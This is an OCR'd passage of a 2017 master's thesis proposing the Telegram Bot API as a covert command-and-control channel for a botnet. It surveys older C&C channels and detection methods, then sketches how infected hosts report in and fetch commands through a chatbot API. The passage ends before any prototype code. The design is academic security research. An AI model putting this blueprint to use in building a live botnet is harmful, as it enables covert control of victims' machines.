Chatbot platform as command & control channel in botnet (a proof of concept)

Thesis · May 2017

DOI: 10.13140/RG.2.2.12489.34401

1 author:

Rishabh Upadhyay

University of Madras

3 PUBLICATIONS **0** CITATIONS

CHATBOT PLATFORM AS COMMAND & CONTROL CHANNEL IN BOTNET

A Proof of Concept

A Thesis submitted in partial
fulfillment of the requirement for the award of the degree of

MASTER OF SCIENCE
in
CYBER FORENSICS AND INFORMATION SECURITY

Submitted by
RISHABH UPADHYAY
Reg No 32715115

Centre for Cyber Forensics and Information Security
University of Madras
Chennai India

May 2017

DECLARATION

I, the undersigned declare that the Thesis entitled "*Chatbot Platform As Command & Control Channel In Botnet:A Proof Of Concept*" submitted for the degree of Master of Science in Cyber Forensics and Information Security is the authentic record of the research work carried out during the period from January-April, 2017 under the guidance of Dr. N.*Kala*, Assistant Professor, University of Madras, Chennai – 600005.

I also declare that this research work has not formed the basis for the award of any previous degree, diploma, fellowship or same title to any other candidate.

Date: 5 May 2017

Place: Chennai

(Rishabh Upadhyay)

ACKNOWLEDGEMENT

This Project itself is an acknowledgement to the inspiration, drive and technical assistance contributed by many individuals. This project would have never seen the light of this day without the help and guidance I have received.

I am pleased to acknowledge my indebtedness to the Director in Charge,Dr.N.Kala for gracious encouragement and proper guidance.I would like to express my profound thanks to ISACA Chennai and NULL Chennai for their technical support.

I owe an incalculable debt to the staff of CCFIS and Central Library for their direct and indirect help.I extend my heartfelt thanks to my parents, friends and well-wishers for their support and timely help.
Above all I thank the Almighty for His blessing and providing mercies at all stages of my work.

ABSTRACT

In mid 90's,Web Browser replaced the Desktop OS as a new platform, soon enough Mobile Apps overtook the Web Browsers promising user experience. Now it's the Chatbot who are taking over Mobile Apps.

The thesis presents a designs an approach that takes advantage of platforms that allows bots to interact with its users using Instant Messaging .The proposed system models a botnet that enables bidirectional flow of communication between the bot-master and the malware demon.

This is the first time when Chatbot Platform is viewed as a channel in an attack model.
The author develops a full fledge working Botnet that exploits *Telegram Bot API* in order to perform all sorts of botnet operations.

Keywords:Command and Control, Malware, Bot-Net,
Instant Messaging, Covert Channel,Chatbot

Table of Contents

Illustration Index

CHAPTER 1
Introduction

The era of Information Communication Technology(ICT) has been the taking the path of innovation to satisfy the never ending needs of human kind. Hence resulting in emergence of sophisticated Technology namely Big Data,Cloud Computing,Internet of Things and a lot more.People have been pushing the Computation Process towards the Server End in the want of Portable and Scalable Application,Environment and Processes.In mid 90's,Browser replaced the Desktop OS as a new platform, soon enough Mobile App have replaced the Browser promising user experience. Now it's Bots who are taking over Mobile Apps[1].

1.1. Research Context

Connectivity is the core necessity of this era. The number of devices being connected to the Internet is scaling exponentially.




Illustration 1: Inception of IoT[2]

As shown in Figure 1, the number of devices connected to the Internet has already outnumbered the world population in 2011.Analytics estimates the population of the connected devices to exceed 50 billion by 2020.The unmatched population of devices are creating a world of *Internet of Things.*

The term *Internet of Things* (IoT) is defined as a trend where a large number of embedded devices employ communication services offered by Internet protocols. Many of these devices, often called *smart objects*, are not directly operated by humans but exist as components of a bigger devices[3].

A smart objects enables

- Smart Home allowing us to manage our routine tasks smoothly by turning lights on and off, unlocking the home door, searching your keys, etc.
- Smart City resolves various issues related to traffic, noise pollution, air pollution, etc. and make cities safer.
- Wearables wearables such as fitness trackers, smartwatches, Google Glass, GPS shoes, Fin Ring and much more.
- Smart Grid provides information about the consumers and electricity providers in an automated fashion also helps in improving the efficiency, economics, and reliability of electricity
- Connected Car a self driven car that comes to the right location to pick you up

Apart from above trends, IoT market is booming with other emerging trends such as smart retail, industrial internet, connected health, smart supply chain, smart farming, smart energy, and so on.

The growth of connected devices on the Internet has led ever increasing botnets.
The very functioning of any botnet makes them capable of rendering sophisticated cyber attack be it DdoS, Phishing, Cyber Espionage or Malware infections.

1.2. Research Objective

The primary objective of the study is to :

- Design a blueprint to leverage any bot-enabled platform as command & communication channel.
- Develop a Prototype of a botnet which exploits Telegram Bot API as a bidirectional communication channel between bot master and the malware Daemon.
- Analyse the execution of botnet for traceability

1.3. Thesis Outline

- **Chapter 2** explores the Background of botnet evolution and studies the literature available related to this field of study.
- **Chapter 3** describes the blueprint of the proposed Botnets supporting it with diagram and detailed explanations.
- **Chapter 4** discusses the prototype developed as the outcome of the study and analyses the strength and weakness of the prototype.
- **Chapter 5** states the final inference of the study and suggests future field of research work.

The following appendices includes:

- Appendix A lists the screen-shots taken during the execution phase of prototype
- Appendix B contains the code of the prototype.

CHAPTER 2
Bots and Botnets
Literature Review

Bots have been spanning the internet since the existence of World Wide Web. One of the most useful Bot we know is Web Crawler. The Web Crawler index the visible Internet for faster searching and redirection . Some recently added bot are Apple Siri,Google Now which operates on you voice commands and assist you in diverse range of operations i.e. telling you where to eat,what to watch,where to meet and offering advices in emergency situations.

The bot we are taking in account for our research are the bot programed for spaming, extorting money, espionages ,disrupting critical systems and unethical activities.

1.1. Terminologies

A **malicious bot**(derived from the word ”robot”, hereafter simply referred to as a ”bot”) refers to a program that is installed on a system in order to enable that system to automatically (or semi-automatically) perform a task or set of tasks typically under the command and control of a remote administrator, or ”bot master”[4].

A **bot network**, or ”botnet”, is defined as a concerted network of bots capable of acting on instructions generated remotely. The malicious activities are either focused on the information on the local machine or acting to provide services for remote machines[4].

Malware is short for ”malicious software”. In this case, malicious bots are considered a subset of malware. Internet users can sometimes cause their hosts to be infected with malware, which may include a bot or cause a bot to install itself, via inadvertently accessing a specific web site, downloading a file, or other activities [4].

A **Covert Channel** is any unconventional medium(not intended for such purpose)used to communicate between the malware Daemon and the bot master. It has the ability to bypass detection and creates hindrance during Cyber Forensics Investigation.

1.2. Generic Life Cycle of a Bot




Illustration 1: Typical Bot Lifecycle

Stage 1: Based on the motive adhering strict to the needs,bot is coded and incorporated with the payload. Stimulation of the bot in a controlled environment.

Stage 2:The bot is is delivered to the victims by means of phishing or unsolicited mediums.

Stage 3:The bot executes the payload, creating a unique ID and establishing persistence on the victims machine.

Stage 4: every time the Bot comes on-line, pushed a messages to reports its presence to C&C Server.

Stage 5: Now as the bot is online, it connects back to C&C Sever(s) is repeated fashion and looks for the commands meant for it.

Stage 6: The Commands are executed on to victims machine and Standard Output and Error is forwarded to the C&C Server.

Stage 7: Once the goal of the botmaster is fullfilled, the final command is executed which disposes the malware Daemon and clears the presence.

1.3. Evolution of Command and Control Channel

Malicious Bots can infect a computer in many ways i.e. spams,unsolicited links,software etc. They are often programmed to crawl the internet looking for unprotected system and vulnerabilities. Once infected ,they report back to bot master via appropriate Channel and awaits further instruction.

- **Internet Relay Chat(IRC) as Command and Control Channel**

  The First version of bot-network was developed around IRC. IRC by design never stores messages onto its servers,it passed the message among the IRC Server(s) until it reaches the intended Client(s).The Malware Daemon is programed to connect back to the IRC Server after infecting a computer.IP Address and Port Number are often




Illustration 2: IRC as Command and Control Channel

hard coded into the malwares

As shown in Figure2,all malicious bots simultaneously connect to the IRC Server,which is managed by the bot master and thus forming a centralized botnet which is easy to control and coordinate. Soon Enough the Bot master realized that this technique is no more effective as such channels can be detected and traced back to them. Any traffic analysis tool can easily spot out IRC protocols and block IRC specific ports.

- **Peer to Peer Network as Command and Control Channel**




Illustration 3: P2P as Command and Control Channel

The Internet prefers Peer to Peer(P2P) Network for distributing illegal contents. As often web application serving illegal contents were blocked by Internet Service Providers(IPS). In Peer to Peer Network, an entity on a networks functions as client and as well as server. The malicious bot regularly tries to establish connection with the available peer(s). On discovering the latest version of its self, it replicates the new set of instruction to its memory and passes the same to its peers.

- **Social Media Network as Command and Control Channel**




Illustration 4: Twitter as Command and Control Channel

Another successful platform emerging for botnet is Social Networking Application. These application have a wide user base and generates gigantic amount of data every second. Such amount of traffic provides covert medium for all sorts of cyber crime. Creating fake account on any Social Networking Platform is easy and doesn't requires much verification. Thus,Social Media provides a reasonable amount of anonymity to botnet and bot master.

As shown in Figure 4,Malicious Bots connects to the social network and looks for a trigger within a **#hashtag**, **@profile** or both.

From a remote location, bot master posts the trigger. Once the malware finds the trigger, a set of malware logic is executed.Often Social Media is used as platform to spread malware via unsolicited links and post. On compromising a Social Media Account, the links/Post are shared again and further spread its reach.

- **Cloud Network as Command and Control Channel**

  With the rise of Cloud Computing, business are offering App-engines,Platform and Infrastructure on rental. Such a adaptive technology offers a wide reach and high




Illustration 5: Cloud as Command and Control Channel

bandwidth at a low expense.

Bot master are hosting their Command and Control Servers,Scripts and Payload over the public cloud.In corporate/enterprise environment,clouds services are by default

are white listed by their firewalls and Unified Threat Management Systems. This makes it even much more easier for bot-master to unleash the malware.

1.4. Botnet Detection Techniques

Botnet are ubiquitous on the internet,their root are traced to 1993 ,the Eggdrop bot which was intended for benign network management[5],still not much of the literature is found on this topic.

The Botnet Detection Techniques can be broadly classified into :

- **Honeypots & Honeynet based Detection**
  A honeypot can be defined as an “environment where vulnerabilities have been deliberately introduced to observe attacks and intrusions”[6].
  These are non production system intimating to be system of high value.
  Hence luring attackers to exploit this system.
  While the system is being exploited,it collects the samples of malwares and network log which further forms the basis for Threat Intelligence .A network of honeypot are called Honeynet.

- **Intrusion based Detection**
  An Intrusion based Detection(IDS) is a technique which monitors the a computer system in real time for activities which indicates attempts/ access by unauthorized entity.

  An IDS can be broadly classified as:

  ➔ Signature-based Detection :
  This system detects only if signatures and behavior of existing botnets are predefined. Thus, this solution is not useful for unknown bots.
  Snort is an open source intrusion detection system (IDS) that monitors network traffic to find signs of intrusion. Snort is configured with a set of rules or signatures to log traffic which is deemed suspicious[7].

  ➔ Anomaly-based Detection :
  Anomaly-based detection techniques attempt to detect botnets based on several network traffic anomalies such as high network latency, high volumes of traffic, traffic on unusual ports, and unusual system behavior that could indicate presence of malicious bots in the network[8].
  NetFlow Analyzer is one of the tools used for such detection.

  ➔ DNS-based Detection :
  DNS Dectection works based on the analyzing sequence of DNS queries performed by the bot/botnet. It is similar to Anomaly-based detection but the

algorithm works on the DNS abnormalities.
Wireshark is popular open source tools which assists in DNS traffic analysis.

➔ Mining-based Detection :
One of the most effective technique to address unknown bot-net problem.
As the botnet utilizes normal protocols to communicate, merges with the network traffics. Hence becoming anonymous which bypasses any anomaly detection technique. Several data mining techniques ,machine learning alogorithms, classification, and clustering are being tried & tested on detection of botnet traffic.

1.5. Related Research Work

- Pieterse, H.[9] et al proposed a design of botnet that uses a hybrid C&C structure and develop a prototype of this new design and execute the prototype on real mobile devices.
- Ismeet Kaur Makkar[10] proposed a design of botnet that uses Twitter a bot application which used Twitter to spread and infect as many users as possible and botnet executes denial of service attacks once a good number of users had been infected.
- CHEN Wei et al[11] designed a mobile botnet, which exploits Google cloud messaging (GCM) service as the botnetchannel.
- Ashutosh Singh et al[12] , designed SocialNetworkingBot, a botnet we have developed that uses Twitter for command and control.
- Paul Barford,Vinod Yegneswaran[5] codifyes the capabilities of malware by dissecting four widely-used Internet Relay Chat (IRC) botnet codebases.
- Gaurav R. Gabada et al[13] describes nature of botnet and discusses various botnet detection techniques.
- Amit Kumar Tyagi et al [14]performed experimental evaluations of approach can detects HTTP Botnet activities successfully with high efficiency and low false positive rate.
- Rohit Tyagi,Thanudas B. et al[15] developed a technique for detecting HTTP botnet traffic “N-gram based HTTP bot traffic detection” that makes use of Deep Packet Inspection (DPI) of network packets to detect hosts infected with a bot.
- Riccardo[16] developed a model to detecting botnet C&C communication channels based on the Secure Socket Layer protocol.

- Ahmad KARIM et al[17], did a comprehensive review of the latest state-of-the-art techniques for botnet detection and figures out the trends of previous and current research.

1.6. Inference on Literature Review

- Very few literature is available on botnet modeling.
- Botnet detection has been studies for long , but is limited to detecting old style botnet.
- Literature review hints a huge information gap in detecting a Chatbot botnet.
- This class of botnet has never been studies till now anywhere.

CHAPTER 3
Bot Enabled Platform
a botnet perspective

As the number of mobile apps increases while the size of our mobile screens decreases, we're reaching the limits of the mobile "OS + apps" paradigm. It's getting harder to download, set up, manage and switch between so many apps on our mobile device[1].

Just as websites replaced client applications then, messaging bots will replace mobile apps now. Bots, therefore, are the new apps. The bot store is the new app store[1].




Illustration 1: Messaging a new Platform[1]

As shown in Figure1 , Business have started deploying their main application and support services to a Instant Messaging Platform such as Telegram,Messenger,Slack, Microsoft Bot Framwork, Google Allo, etc. These Bots are cost-effective and faster, better and cheaper than its previous predecessors.The bots has a very high potential as it can be coupled with any cognative technology to deliver a real user experience.

1.1. Chatbot

A Chat-bot/Bot is a restricted Instant Messaging account which is connected to a third party services using Instant Messaging Framework. It sole purpose is to provide the users with some kind of services.

These bots are

- faster and less confusing that mobile apps /web application.
- easier to install as they have no installation package.
- easier to distribute and manage.
- have no security aspect at user side.

How a bot account is different than any human account

- has no on-line status or last seen timestamps
- Can't initiate conversation/calls with any other account.
- For identification has an uniform naming convention such as *@<username>bot* .

Examples of Chat-bot[18]

- *Weather bot*. Get the weather whenever you ask.
- *Grocery bot*. Help me pick out and order groceries for the week.
- *News bot*. Ask it to tell you when ever something interesting happens.




Illustration 2: A world surrounded by Chatbot

- *Life advice bot*. I'll tell it my problems and it helps me think of solutions.
- *Personal finance bot.* It helps me manage my money better.
- *Scheduling bot*. Get me a meeting with someone.

1.2. Chatbot working outline




Illustration 3: Message passing in Bot-enabled Platform

As shown Figure 3,

1. A user on a Instant Messaging Platform initiates the communication by adding the bot's username as a contact on its IM account.
2. On initiating the bot, the IM Client send a start signal to the API and if the server is online API forwarded a initiation signal with userID to the bot server via HTTP.
3. On receiving the message, the bot-server pushes a welcome/out of service message or self describing message about the features and functionalities of the bot.
4. The response is received by the IM API/Framwork which forwards the message to the bot account added by the user.

1.3. Leveraging Chatbot in a botnet

A chatbot Platform can be leveraged as a Control Pannel as well as a Covert Communication Channel for a botnet.

Below mention scenario consider the bot to have crossed Stage 3 of the lifecycle as mention of Page 7.




Illustration 4: Role of Chatbot in a botnet

As show in Figure 4,

1. The first time the malware runs, it generates a unique Bot ID for itself and creates a presistance.
2. Every time a compromised system comes online, the malware daemon pushes a online flag with the unique BotID.
3. The message is delivered to the IM of the botmaster, and he knows which bots are up.
4. Now based on the need the botmaster send a predefined command to the IM's API.
5. As API keeps the messages in the cache for the malicious bots to access.
6. The bots in the network randomly connects to the API for messages.
7. Bots parses and executes the messages based on the predefined logic the messages.

CHAPTER 4

BoT:Botnet over Telegram
a prototype

This chapter explains about the the implementing the design proposed in Chapter 3 (Section 1.3)and analyses whether such prototype is detectable.

